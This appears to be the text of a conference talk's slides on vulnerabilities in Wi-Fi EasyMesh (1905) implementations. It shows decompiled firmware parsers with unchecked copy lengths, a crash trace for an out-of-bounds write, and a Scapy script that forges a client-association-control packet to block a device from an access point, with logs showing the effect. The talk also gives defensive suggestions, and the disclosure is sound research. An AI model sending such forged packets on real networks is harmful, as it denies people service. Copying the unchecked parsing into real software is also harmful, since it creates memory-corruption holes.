Stack : 808a6e7c 00000020 00000000 8089e800 00000000 00000000 00000000 00000001
      8089e800 8fca4000 808a0000 80071850 807c7eac 80065ec4 00000000 800311
14
      8fc7fdb0 8fc7fdb0 00000002 00000082 8089c084 0000000a 00000100 002000
```

```
memmove(a5 + 4724, recv_ptr, totalLen);
memset(a2 + 10719, 0, 198);
v47 = 16;
v14 = 1172;
v45 = 4100;
v15 = 8223;
v16 = 1031;
v17 = 8980;
v18 = curPos;
while ( totalLen >= 5 )
```

```
{
    curPos = v18;
    memcpy(&recvTLV, v18, 4);
    v19 = curPos;
    wscType = (unsigned __int16)((recvTLV.type << 8) | HIBYTE(recvTLV.type)); // ntohs parse
    wscLen = (unsigned __int16)((recvTLV.length << 8) | HIBYTE(recvTLV.length));
```

```
    v22 = curPos + 4;
    v44 = totalLen - 4;
    if ( wscType == 4130 )
    {
        v24 = curPos[4];
        if ( v24 != 4 )
        {
            if ( (DebugCategory & 0x8000) == 0 )
            {
                v15 ^= 4u;
                goto LABEL_114;
            }
            if ( (dword_80C73A7C & 4) == 0 )
            {
                v15 ^= 4u;
            }
        }
    }
```

```
if ( wscType >= 0x1011 )
{
    if ( wscType == 4122 ) // WSC_ID_ENROLLEE_NONECE
    {
        memmove(a5 + 6864, curPos + 4, (unsigned __int16)(recvTLV.length << 8) | HIBYTE(recvTLV.length));
        v16 ^= 0x400u;
        goto LABEL_114;
    }
}
```

# Memory Corruption

## CVE-2021-37566

- Network control
- Out-of-Bound write

```
Thread 1 "pl905_managerd" received signal SIGSEGV, Segmentation fault.
parse_ap_autoconfig_wsc_message (ctx=0x7f8ff980,
    almac=0x7f8ff7e0 "\214\205\220\242\037\275", buf=<optimized out>,
    radio=0x7f8ff7a9 "") at src/cmdu_message_parse.c:2075
2075  src/cmdu_message_parse.c: No such file or directory.
(gdb) bt
#0  parse_ap_autoconfig_wsc_message (ctx=0x7f8ff980,
    almac=0x7f8ff7e0 "\214\205\220\242\037\275", buf=<optimized out>,
    radio=0x7f8ff7a9 "") at src/cmdu_message_parse.c:2075
#1  0x00418d00 in parse_cmdu_message (ctx=0x7f8ff980, buf=0x758016 "",
    dmac=<optimized out>, smac=0x75800e "\214\205\220\242\037\275\211:",
    len=32) at src/cmdu_message_parse.c:2760
#2  0x0040de0c in cmdu_parse (ctx=0x7f8ff980,
    buf=0x758008 "\217\336\357N\271\214\205\220\242\037\275\211:", len=32)
    at src/cmdu.c:1614
#3  0x00426320 in cmdu_process (sock=<optimized out>, eloop_ctx=0x7f8ff980,
    sock_ctx=<optimized out>) at src/pl905_managerd.c:1497
#4  0x0045a2bc in eloop_sock_table_dispatch (table=0x4916f8 <eloop+8>,
    fds=0x7649b0) at src/eloop.c:591
#5  0x0045b6c8 in eloop_run () at src/eloop.c:1205
#6  0x00425cc4 in pl905_managerd_run (ctx=<optimized out>)
    at src/pl905_managerd.c:1438
#7  0x004096a0 in main (argc=5, argv=0x7f907744) at src/pl905_managerd.c:2395
```

```
while ( 1 )
{
    while ( 1 )
    {
        v16 = (HIBYTE(tlvHeader->type) << 8) | LOBYTE(tlvHeader->type);
        v17 = (HIBYTE(tlvHeader->length) << 8) | LOBYTE(tlvHeader->length);
        tlvType = (unsigned __int16)(((_WORD)v16 << 8) | (v16 >> 8));
        tlvLen = ((_WORD)v17 << 8) | (v17 >> 8);
        if ( debug_level < 3 )
            break;
        map_1905daemon_src_printf("[1905Daemon][%s], [%d]", "parse_wsc_attr_tlv", 1353);
        map_1905daemon_src_printf("get wsc tlv type 0x%04x\n", tlvType);
        if ( debug_level < 3 )
            break;
        map_1905daemon_src_printf("[1905Daemon][%s], [%d]", "parse_wsc_attr_tlv", 1354);
        v9 = (unsigned __int8)(v9 + 1);
        map_1905daemon_src_printf("get wsc tlv length 0x%04x\n", tlvLen);
        v19 = search_match_function_by_id(tlvType);
        if ( v19 >= 0 )
            goto LABEL_12;
```

```
wsc_func:      WSC_ATTR_FUNC <0x1002, 0x13, 0x12, create_association_state_field, \
                # DATA XREF: LOAD:00402B5C↑o
                # search_match_function_by_id+C↑o ...
                parse_association_state_attr>
                WSC_ATTR_FUNC <0x1003, 0xFF, 0xFF, create_authentication_type_field, \
                parse_authentication_type_attr>
                WSC_ATTR_FUNC <0x1004, 7, 7, create_auth_type_flag_field, \
                parse_auth_type_flag_attr>
```

```
WSC_ATTR_STATUS __fastcall parse_ssid_attr(uint8_t *pkt, void *ctx, uint16_t *length)
{
    char *v7; // $s3

    if ( *((_BYTE *)ctx + 4) != 1 || !*((_BYTE *)ctx + 1659) )
        return 0;
    v7 = (char *)ctx + 1680;
    memset((char *)ctx + 1680, 0, 0x21u);
    memcpy(v7, pkt, *length);
    *((_BYTE *)ctx + 1660) |= 1u;
    return 0;
}
```

# Violation of Security Principles

## CVE-2021-37572

- Network control
- Fronthaul SSID not Backhaul SSID("hide" SSID)
- Spoofing identity, Tampering with data, Repudiation
- Could send bad 1905 packet such as block an agent maliciously

```
# CLIENT_ASSOCIATION_CONTROL_REQUEST_MESSAGE
def client_asso_ctrl_agent():
    msg = MultiAP_Message()
    msg.msg_type = "CLIENT_ASSOCIATION_CONTROL_REQUEST_MESSAGE"
    msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
    msg.flag_last_frag_ind = 1

    tlv = ClientAssocCtrlRequest()
    tlv.bssid = "7C:8F:DE:EF:4E:B9" # target AP mac address(Agent) 1
    tlv.assoc_ctrl = 0x00 # block
    tlv.validity_period = 0xFFFF # block period 2
    tlv.sta_cnt = 1
    tlv.sta_list += ["8c:85:90:a2:1f:bd"] 3

    attack_mac1 = "7C:8F:DE:EF:4E:B9"

    # Generate the packet
    p1 = Ether(type=0x893a, dst=attack_mac1)/msg/tlv/b"\x00\x00\x00"

    # Debug purpose
    p1.show2()

    # Send the packet
    sendp(p1, iface="en0")
```

```
865.053625: skip device 8c:85:90:a2:1f:bd
865.101696: skip device 8c:85:90:a2:1f:bd
865.177325: skip device 8c:85:90:a2:1f:bd

enableNF:EnableNF:
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:90:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
CSysLog Failed in ACL checking => send an AUTH seq#2 with Status code = 1
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:90:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
CSysLog Failed in ACL checking => send an AUTH seq#2 with Status code = 1
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:90:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
CSysLog Failed in ACL checking => send an AUTH seq#2 with Status code = 1
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:90:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
```

# Suggestions

## Memory Corruption

- Parse
- Validate
- Process

## Good Example

- wpa\_supplicant

```
static enum wps_process_res wps_process_wsc_msg(struct wps_data *wps,
                                               const struct wpabuf *msg)
{
    struct wps_parse_attr attr;
    enum wps_process_res ret = WPS_CONTINUE;

    wpa_printf(MSG_DEBUG, "WPS: Received WSC_MSG");

    if (wps_parse_msg(msg, &attr) < 0) 1. Parse
        return WPS_FAILURE;

    switch (*attr.msg_type) { 2. Dispatch
    case WPS_M1:
        if (wps_validate_m1(msg) < 0) 3. Validate
            return WPS_FAILURE;
        ret = wps_process_m1(wps, &attr); 4. Process
        break;
```

# Suggestions

## Violation of Security Principles

- Wi-Fi EasyMesh Specification V3 13.1 section “1905-Layer Security Capability”
- Isolate fronthaul and backhaul
- Message integrity code
- 1905-layer encryption

# Summary

- Found a new attack surfaces of Wi-Fi Mesh Network
- Developed MeshFuzzer
- Obtained 19 CVEs
- Categorize vulnerabilities and make some suggestions

# Future Research

- Mining more vulnerabilities of EasyMesh vendors
- Adapt to some M.A.N vendors such as Qualcomm

The background is a dark teal color with a subtle grid pattern. Overlaid on this are several wavy, translucent lines that create a sense of depth and movement. The overall aesthetic is modern and digital.

**Thank you**